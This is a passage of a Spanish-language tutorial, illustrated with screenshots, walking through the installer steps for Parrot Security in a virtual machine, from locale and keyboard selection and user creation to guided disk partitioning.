
## Paso 5.d: Seleccione localización

En mi caso seleccioné " other > Europe > Spain ",. Pulse Enter.




## Paso 5.e: Seleccione Locales

En mi caso seleccioné United States. Pulse Enter.



Paso 5.f: Seleccione el mapa de su teclado

Yo he seleccionado Español. Pulse Enter.








Paso 5.h:

Elija un usuario standard (distinto de Root). Parrot Security requiere que la distribución se ejecute con un usuario standard para su perfecto funcionamiento.


Puede introducir cualquier nombre aquí. Yo he escogido el nombre “ParrotSecurity” exactamente igual al nombre del sistema. Ud. puede elegir el nombre que desee. Pulse Enter.

A continuación se le solicitará el nombre que utilizará el sistema para dicho usuario. Yo he elegido de nuevo “ParrotSecurity”. Este será el nombre que deba introducir para ingresar en el sistema. Por defecto es el mismo que el seleccionado en la pantalla anterior. Pulse Enter una vez esté satisfecho con su elección.




Paso 5.i: Introduzca la contraseña del usuario recién creado

Este paso se le solicitara dos veces, para confirmar que esta Ud. introduciendo la contraseña correctamente.



## Paso 5.j: Configure el reloj


Generalmente Ud. debe elegir correctamente el Estado o provincia aquí.



## Paso 6: Particionado de disco Parrot Security


Al ser un sistema Virtualizado, Ud. puede seleccionar cualquier tipo de particionado. \\\

Personalmente creo que el particionado guiado para los usuarios con menos experiencia es lo recomendado, 80 gigas o más son suficientes, a no ser que quiera instalar muchos más programas o mantener ficheros grandes en su disco duro.




Paso 6.a: Seleccione el disco a particionar

Ud. debe tener únicamente 1 disco en esta pantalla, márkelo y pulse Enter.




Paso 6.b: Seleccione el esquema de particionado

Resalte "All files in one partition" y pulse Enter.






**\*\*En la siguiente pantalla, marque 'Finish partitioning and write changes to disk' escribiendo los cambios del particionado. Pulse Enter.\*\***



